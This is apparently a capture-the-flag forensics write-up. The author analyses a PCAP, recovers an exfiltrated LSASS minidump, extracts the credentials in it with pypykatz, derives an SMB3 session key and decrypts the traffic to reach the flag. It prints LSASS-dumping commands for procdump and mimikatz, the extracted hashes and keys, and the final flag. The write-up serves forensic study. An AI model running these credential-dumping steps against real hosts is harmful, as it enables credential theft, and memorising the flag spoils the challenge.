

Challenge Scenario


SecCorp has reached us about a recent cyber security incident. They are confident that a malicious entity has managed to access a shared folder that stores confidential files. Our threat intel informed us about an active dark web forum where disgruntled employees offer to give access to their employer's internal network for a financial reward. In this forum, one of SecCorp's employees offers to provide access to a low-privileged domain-joined user for 10K in cryptocurrency. Your task is to find out how they managed to gain access to the folder and what corporate secrets did they steal.

Material

- PCAP file: [capture.pcap](#)

Initial Analysis

Analyzing the PCAP file, first I examined the **Protocol Hierarchy**. What caught my eye was the presence of the **SMB2** protocol and an abundance of **FTP** packets.



The screenshot shows the Wireshark Protocol Hierarchy window. A red box highlights 'SMB2 (Server Message Block Protocol version 2)' under the NetBIOS Session Service. Another red box highlights 'FTP Data' under the Transmission Control Protocol. A red arrow points from the 'FTP Data' box to the 'SMB2' box. Below the hierarchy, a table summarizes the protocol statistics.

Protocol	Percent Packets	Packets	Percent Bytes	Bytes	Bits/s	End Packets
Frame	100.0	18106	100.0	24573433	12 k	0
Ethernet	100.0	18106	1.2	296445	155	0
Internet Protocol Version 6	8.1	1461	0.2	58440	30	0
User Datagram Protocol	1.3	228	0.0	1824	0	0
Multicast Domain Name System	0.2	33	0.0	1512	0	33
Link-local Multicast Name Resolution	0.2	28	0.0	1302	0	28
eXtensible Markup Language	0.1	11	0.0	9328	4	11
Domain Name System	0.9	156	0.1	12442	6	156
Transmission Control Protocol	6.8	1233	0.1	26076	13	981
Transport Layer Security	0.7	129	2.0	496577	260	129
NetBIOS Session Service	0.7	123	0.6	139113	73	0
SMB2 (Server Message Block Protocol version 2)	0.7	120	0.6	138414	72	112
Distributed Computing Environment / Remote Procedure Call (DCE/RPC)	0.0	8	0.0	1892	0	4
Server Service	0.0	4	0.0	1244	0	4
SMB (Server Message Block Protocol)	0.0	3	0.0	207	0	3
Internet Protocol Version 4	91.9	16645	1.4	332900	174	0
User Datagram Protocol	0.5	83	0.0	664	0	0
NetBIOS Name Service	0.0	7	0.0	374	0	7
NetBIOS Datagram Service	0.0	6	0.0	492	0	0
SMB (Server Message Block Protocol)	0.0	6	0.0	552	0	0
SMB MailSlot Protocol	0.0	6	0.0	150	0	0
Microsoft Windows Browser Protocol	0.0	6	0.0	36	0	6
Multicast Domain Name System	0.2	35	0.0	1594	0	35
Link-local Multicast Name Resolution	0.1	26	0.0	1189	0	26
eXtensible Markup Language	0.0	7	0.0	4368	2	7
Domain Name System	0.0	2	0.0	102	0	2
Transmission Control Protocol	91.5	16562	1.5	362540	190	9634
Transport Layer Security	1.7	300	2.2	541894	284	300
FTP Data	36.5	6603	89.9	22095800	11 k	6603
File Transfer Protocol (FTP)	0.1	16	0.0	350	0	16
Data	0.0	9	0.0	1117	0	9

Since the challenge mentions access to a shared folder, I immediately headed to investigate **FTP streams**. Using the filter to isolate only FTP streams, here are some insights:


Time	Source	Destination	Protocol	Length	HID Data	Info
22	28.898311	77.74.198.52	FTP	74		Response: 220 (vsFTPd 3.0.3)
23	28.899124	192.168.1.14	FTP	68		Request: USER ftpuser
25	28.962371	77.74.198.52	FTP	88		Response: 331 Please specify the password.
26	28.962419	192.168.1.14	FTP	71		Request: PASS SZC0aBomFG
27	29.053466	77.74.198.52	FTP	77		Response: 230 Login successful.
29	29.118827	192.168.1.14	FTP	68		Request: OPTS utf8 on
30	29.179905	77.74.198.52	FTP	80		Response: 200 Always in UTF8 mode.
31	29.179992	192.168.1.14	FTP	59		Request: PWD
32	29.240840	77.74.198.52	FTP	88		Response: 257 "/" is the current directory
33	29.240807	192.168.1.14	FTP	62		Request: TYPE I
34	29.302871	77.74.198.52	FTP	85		Response: 200 Switching to Binary mode.
35	29.302921	192.168.1.14	FTP	60		Request: PASV
36	29.364547	77.74.198.52	FTP	105		Response: 227 Entering Passive Mode (77,74,198,52,226,112).
41	29.432259	192.168.1.14	FTP	75		Request: STOR 3858793632.zip
42	29.494170	77.74.198.52	FTP	76		Response: 150 Ok to send data.
15459	111.652166	77.74.198.52	FTP	78		Response: 226 Transfer complete.

The session reveals a successful login followed by an **unencrypted file upload**. Specifically, the client issues the **STOR** command to upload a file named **3858793632.zip**.


My objective now was to extract the zip file and view its contents.

Deeper Analysis

Using the **Export Objects** function in Wireshark — specifically exporting objects present in the **FTP-DATA** protocol — I was able to retrieve the file.



However, upon opening, the file appeared to be **corrupted**.



I then investigated the **FTP-DATA** stream further. Although the **Info** column repeatedly references **3858793632.zip**, these entries represent individual **TCP segments** of the file transfer rather than multiple file uploads.

My approach was to filter for the stream with the **longest length**, export the packet content, rename it with a **.zip** extension, and attempt to unpack

it again.

tcp.stream eq 5							
No.	Time	Source	Destination	Protocol	Length	HID Data	Info
15368	110.715097	192.168.1.14	77.74.198.52	FTP-DA...	63942		FTP Data: 63888 bytes (PASV) (STOR 3858793632.zip)
14774	107.618433	192.168.1.14	77.74.198.52	FTP-DA...	63942		FTP Data: 63888 bytes (PASV) (STOR 3858793632.zip)
13899	102.541738	192.168.1.14	77.74.198.52	FTP-DA...	63942		FTP Data: 63888 bytes (PASV) (STOR 3858793632.zip)
13304	99.415199	192.168.1.14	77.74.198.52	FTP-DA...	63942		FTP Data: 63888 bytes (PASV) (STOR 3858793632.zip)
12412	94.288323	192.168.1.14	77.74.198.52	FTP-DA...	63942		FTP Data: 63888 bytes (PASV) (STOR 3858793632.zip)
11820	91.121258	192.168.1.14	77.74.198.52	FTP-DA...	63942		FTP Data: 63888 bytes (PASV) (STOR 3858793632.zip)
10434	84.443722	192.168.1.14	77.74.198.52	FTP-DA...	63942		FTP Data: 63888 bytes (PASV) (STOR 3858793632.zip)
10173	82.793156	192.168.1.14	77.74.198.52	FTP-DA...	63942		FTP Data: 63888 bytes (PASV) (STOR 3858793632.zip)
9299	77.618446	192.168.1.14	77.74.198.52	FTP-DA...	63942		FTP Data: 63888 bytes (PASV) (STOR 3858793632.zip)
8640	74.553308	192.168.1.14	77.74.198.52	FTP-DA...	63942		FTP Data: 63888 bytes (PASV) (STOR 3858793632.zip)
7583	69.439226	192.168.1.14	77.74.198.52	FTP-DA...	63942		FTP Data: 63888 bytes (PASV) (STOR 3858793632.zip)
7370	67.990957	192.168.1.14	77.74.198.52	FTP-DA...	63942		FTP Data: 63888 bytes (PASV) (STOR 3858793632.zip)
7122	66.318454	192.168.1.14	77.74.198.52	FTP-DA...	63942		FTP Data: 63888 bytes (PASV) (STOR 3858793632.zip)
6301	61.878317	192.168.1.14	77.74.198.52	FTP-DA...	63942		FTP Data: 63888 bytes (PASV) (STOR 3858793632.zip)
5874	59.698600	192.168.1.14	77.74.198.52	FTP-DA...	63942		FTP Data: 63888 bytes (PASV) (STOR 3858793632.zip)
4287	51.343778	192.168.1.14	77.74.198.52	FTP-DA...	63942		FTP Data: 63888 bytes (PASV) (STOR 3858793632.zip)
4070	49.758750	192.168.1.14	77.74.198.52	FTP-DA...	63942		FTP Data: 63888 bytes (PASV) (STOR 3858793632.zip)
3148	44.763973	192.168.1.14	77.74.198.52	FTP-DA...	63942		FTP Data: 63888 bytes (PASV) (STOR 3858793632.zip)
2431	42.318597	192.168.1.14	77.74.198.52	FTP-DA...	63942		FTP Data: 63888 bytes (PASV) (STOR 3858793632.zip)
1202	36.421718	192.168.1.14	77.74.198.52	FTP-DA...	63942		FTP Data: 63888 bytes (PASV) (STOR 3858793632.zip)
710	33.258581	192.168.1.14	77.74.198.52	FTP-DA...	63942		FTP Data: 63888 bytes (PASV) (STOR 3858793632.zip)
10507	84.893203	192.168.1.14	77.74.198.52	FTP-DA...	61234		FTP Data: 61180 bytes (PASV) (STOR 3858793632.zip)
12513	94.957083	192.168.1.14	77.74.198.52	FTP-DA...	60606		FTP Data: 60552 bytes (PASV) (STOR 3858793632.zip)
14731	107.618222	192.168.1.14	77.74.198.52	FTP-DA...	59586		FTP Data: 59532 bytes (PASV) (STOR 3858793632.zip)
858	34.316168	192.168.1.14	77.74.198.52	FTP-DA...	59357		FTP Data: 59303 bytes (PASV) (STOR 3858793632.zip)
13975	103.206294	192.168.1.14	77.74.198.52	FTP-DA...	59154		FTP Data: 59100 bytes (PASV) (STOR 3858793632.zip)
4524	52.979160	192.168.1.14	77.74.198.52	FTP-DA...	59114		FTP Data: 59060 bytes (PASV) (STOR 3858793632.zip)

Wireshark - Save Stream Content As...

Save As: file.zip

Tags:


Locations:

- Shared
- Applicat...
- Downlo...
- Desktop
- Docume...
- iCloud...
- hoangson
- Burp...

Search:

- bksec
- htb
- nimplant
- picoCTF
- tools
- Writeup
- Interstellar C2
- intro to memfor
- masksoff
- obfuscation
- obscure
- persistenceofmemory
- red failure
- red trails
- reminiscent
- Rogue
- 3858793632.zip
- capture.pcapng
- dump
- dump.dmp
- files
- output.txt
- stream.txt

New Folder Cancel Save



The extraction was successful. Inside, there was one file: **3858793632.pmd**


The **.pmd** file is actually a **minidump crash report file**, so I renamed it with a **.dmp** extension.

```

Last login: Tue Mar 24 13:34:03 on ttys000
➔ ~ file /Users/hoangson/Documents/CTF/htb/Roge/3858793632.pmd
/Users/hoangson/Documents/CTF/htb/Roge/3858793632.pmd: Mini DuMP crash report, 1
3 streams, Mon Jul  4 11:39:18 2022, 0x6 type
➔ ~

```

After experimenting with the file, I uploaded it to **VirusTotal** to gather more information.



The result gave me a clearer picture of the file's purpose. After researching **minidump** files in relation to **LSASS**, I found that this technique is classified under **MITRE ATT&CK** as **OS Credential Dumping T1003.001**.

LSASS (Local Security Authority Subsystem Service) handles all credentials and security policies for the OS. Every time a user logs in, **LSASS** validates the password and retains that information in memory — including **Kerberos** ticket data, **LSA** secrets, and cached domain credentials.

By pulling **LSASS** memory, an attacker can extract:

- **Plaintext passwords**
- **NTLM hashes**
- **Kerberos keys**
- Other authentication secrets

In this case, I used **pypykatz** to analyze the dump locally.

As well as in-memory techniques, the LSASS process memory can be dumped from the target host and analyzed on a local system.

For example, on the target host use procdump:

- `procdump -ma lsass.exe lsass_dump`

Locally, mimikatz can be run using:

- `sekurlsa::Minidump lsassdump.dmp`
- `sekurlsa::logonPasswords`

Extracting LSASS Credentials

Using **pypykatz** with the **lsa** function alongside the minidump file, I extracted the credentials present inside the dump:

```
pypykatz lsa minidump dump.dmp > output.txt
```

The output revealed credentials including **username**, **domain**, **NT hash**, **AES keys**, and **SID**.

```

luid 3857613
== MSV ==
  Username: athomson
  Domain: CORP
  LM: NA
  NT: 88d84bad705f61fcdea0d771301c3a7d
  SHA1: 60570041018a9e38fbee99a3e1f7bc18712018ba
  DPAPI: 022e4b6c4a40b4343b8371abbfa9a1a000000000
== WDIGEST [3adccd]==
  username athomson
  domainname CORP
  password None
  password (hex)
== Kerberos ==
  Username: athomson
  Domain: CORP.LOCAL
  AES128 Key: 88d84bad705f61fcdea0d771301c3a7d
  AES256 Key: f3866cc992b6b0016e91606242aba371ccb05d13544935a1023e873d3ac92e5e
== WDIGEST [3adccd]==
  username athomson
  domainname CORP
  password None
  password (hex)

```

SMB Stream Decryption

Based on

[this article](#),

SMB3 encrypted traffic can be decrypted using the **SessionID** and **SessionKey** values present in captured packets. To derive the **Random Session Key**, I used the [SMB3-Decryption](#) script.

The script requires the following parameters:

Calculate Session Key The Random Session Key could be calculated using:

- User's password or NTLM hash
- User's domain
- User's username
- NTProofStr
- Key Exchange Key (Also known as the NTLMv2 Session Base Key)

From the **LSASS** dump, I already had:

- **Username:** athomson
- **Domain:** CORP
- **NT Hash:** 88d84bad705f61fcdea0d771301c3a7d

The remaining values — **NTProofStr** and **Encrypted Session Key** — are present inside the **PCAP** file.

Using the filter **ntlmssp** in Wireshark, I located the packet labeled **Session Setup Request, NTLMSSP_AUTH, User: CORP\athomson**.


```
NetBIOS Session Service
SMB2 (Server Message Block Protocol version 2)
  SMB2 Header
    ProtocolId: 0xfe534d42
    Header Length: 64
    Credit Charge: 1
    Channel Sequence: 0
    Reserved: 0000
    Command: Session Setup (1)
    Credits requested: 33
    > Flags: 0x00000010, Priority
    Chain Offset: 0x00000000
    Message ID: 3
    Reserved: 0x0000feff
    Tree Id: 0x00000000
  Session Id: 0x0000a00000000015 Acct:athomson Domain:CORP Host:WS02
    [Account: athomson]
    [Domain: CORP]
    [Host: WS02]
    [Authenticated in Frame: 17894]
    Signature: 00000000000000000000000000000000
    [Response in: 17811]
  > Session Setup Request (0x01)
```


With all parameters ready, I ran the decryption script:

```
python3 randomSessionKeyNTLM.py \
-u athomson \
-d CORP \
-n 88d84bad705f61fcdea0d771301c3a7d \
-p d047ccdf faeafb22f222e15e719a34d4 \
-k 032c9ca4f6908be613b240062936e2d2
```

```
[→ SMB3-Decryption git:(main) source venv/bin/activate
(venv) → SMB3-Decryption git:(main) python3 randomSessionKeyNTLM.py -u athomson
-d CORP -n 88d84bad705f61fcdea0d771301c3a7d -p d047ccdf faeafb22f222e15e719a34d4
-k 032c9ca4f6908be613b240062936e2d2
Random SK: 9ae0af5c19ba0de2ddbe70881d4263ac
(venv) → SMB3-Decryption git:(main)
```


Random Session Key: 9ae0af5c19ba0de2ddbe70881d4263ac

With the **Session Key** and **Session ID** ready, I entered them into Wireshark to decrypt the **SMB3** stream:



After decryption, a previously hidden file appeared under

Export Objects → SMB — a PDF file.



After exporting and opening the PDF, the flag was revealed on **page 3**:

Opportunities											
Tag	Name	Company	Stage	Value	Close Date	Win %	Status	Loss Reason	Priority	Source	Description
Plan	Project TotalSecurity	TotalSecurity	Qualified	\$ 12,131	3/24/2022	30%	Open	None	High	Advertising	
Low	Follow up	Acme Inc.	Contract Sent	\$ 2,000	3/26/2022	50%	Open	None	High	Advertising	
Estimate	Upsale	Accurate Finance	Follow-up	\$ 29,999	3/27/2022	30%	Open	None	Medium	Email	
Followup	Investment	Financeopolis	Negotiation	\$ 10,101	4/13/2022	60%	Open	Competitor	High	Cold Call	
Investment	Ongoing	Delibra	Presentation	\$ 100,000	5/6/2022	50%	Won	None	High	Advertising	
Ongoing	Contract with Fixfase	DoBiz	Negotiation	\$ 98,684	7/16/2022	70%	Lost	Competitor	Low	Other	HTB{n0th1ng_c4n_st4y_un3ncrypt3d_f0r3v3r}

Final Flag

HTB{n0th1ng_c4n_st4y_un3ncrypt3d_f0r3v3r}